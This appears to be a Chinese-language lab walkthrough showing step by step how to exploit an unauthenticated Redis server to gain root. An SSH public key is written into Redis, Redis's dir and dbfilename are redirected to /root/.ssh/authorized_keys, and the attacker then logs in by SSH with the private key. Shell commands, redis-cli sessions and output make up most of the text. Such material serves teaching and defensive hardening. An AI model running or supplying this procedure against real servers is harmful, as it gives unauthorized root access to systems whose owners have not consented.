

Redis未授权访问漏洞利用姿势三利用持久化，利用公私钥认证获取root权限



在攻击机（redis客户端）中生成ssh公钥和私钥，密码设置为空：ssh-keygen -t rsa




```
[root@localhost src]# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:niEKpd2rJxm+y7OinWYdpkWGvyRJeC//mkxETaL/aSw root@192.168.137.200
The key's randomart image is:
+---[RSA 2048]----+
|       . .       |
|      . +        |
|    .o.. .       |
|   .+++o         |
|   oo.*= S       |
|    .=oB* +      |
|    o.&EoB       |
|   ..@==+        |
|    +=**+.       |
+----[SHA256]-----+
```

进入/root/.ssh目录：将生成的公钥保存到1.txt：(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > 1.txt

cd /root/.ssh

(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > 1.txt



```
+----[SHA256]-----+
[root@localhost src]# cd /root/.ssh
[root@localhost .ssh]# ls
id_rsa  id_rsa.pub
[root@localhost .ssh]# (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > 1.txt
[root@localhost .ssh]# ls
1.txt  id_rsa  id_rsa.pub
```

连接目标服务器上的Redis服务，将保存的公钥1.txt写入Redis（使用redis-cli -h ip命令连接靶机，将文件写入）：cat 1.txt |redis-cli -h ip -x set crack


```
 cat 1.txt |/路径/redis-cli -h 192.168.137.11  -x set crack
```

登陆靶机，设置如下：

```
[root@localhost src]# ./redis-cli -h 192.168.137.11
192.168.137.11:6379> config set dir /root/.ssh
(error) ERR Changing directory: No such file or directory
192.168.137.11:6379> config set dir /root/.ssh
OK
```

这一步如果报错，说没有.ssh文件夹，则在靶机上执行ssh-keygen -t rsa 生成下密钥和.ssh文件


```
192.168.137.11:6379> config s dbfilename authorized_keys
OK
192.168.137.11:6379> save
OK
192.168.137.11:6379> quit
```



```
[root@localhost src]# ./redis-cli -h 192.168.137.11
192.168.137.11:6379> config set dir /root/.ssh
(error) ERR Changing directory: No such file or directory
192.168.137.11:6379> config set dir /root/.ssh
OK
192.168.137.11:6379> CONFIG SET dbfilename authorized_keys
OK
192.168.137.11:6379> save
OK
192.168.137.11:6379> quit
```

此时在攻击机上使用SSH免密登录靶机，利用私钥成功登入redis服务器：

```
ssh -i id_rsa root@192.168.137.11
```



```
[root@localhost .ssh]# ssh -i id_rsa root@192.168.137.11
The authenticity of host '192.168.137.11 (192.168.137.11)' can't be established.
ECDSA key fingerprint is SHA256:fKdWizztDHTWkXZOdQmacHNYAcUJtDs8qLrJZvdsjuA.
ECDSA key fingerprint is MD5:af:df:5c:4e:e3:6e:8b:4a:66:72:57:8e:68:a0:b8:5c.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.137.11' (ECDSA) to the list of known hosts.
Last login: Sun Mar 27 18:19:49 2022
[root@192 ~]# ls
anaconda-ks.cfg        mysqldatabases.sql    redis-6.0.8          utemp1.sql
demo1.sql              redis-2.8.17          redis-6.0.8.tar.gz   vulhub-master
initial-setup-ks.cfg   redis-2.8.17.tar.gz   test                 vulhub-master.zip
[root@192 ~]# ^C
```

登陆服务器，获得root权限成功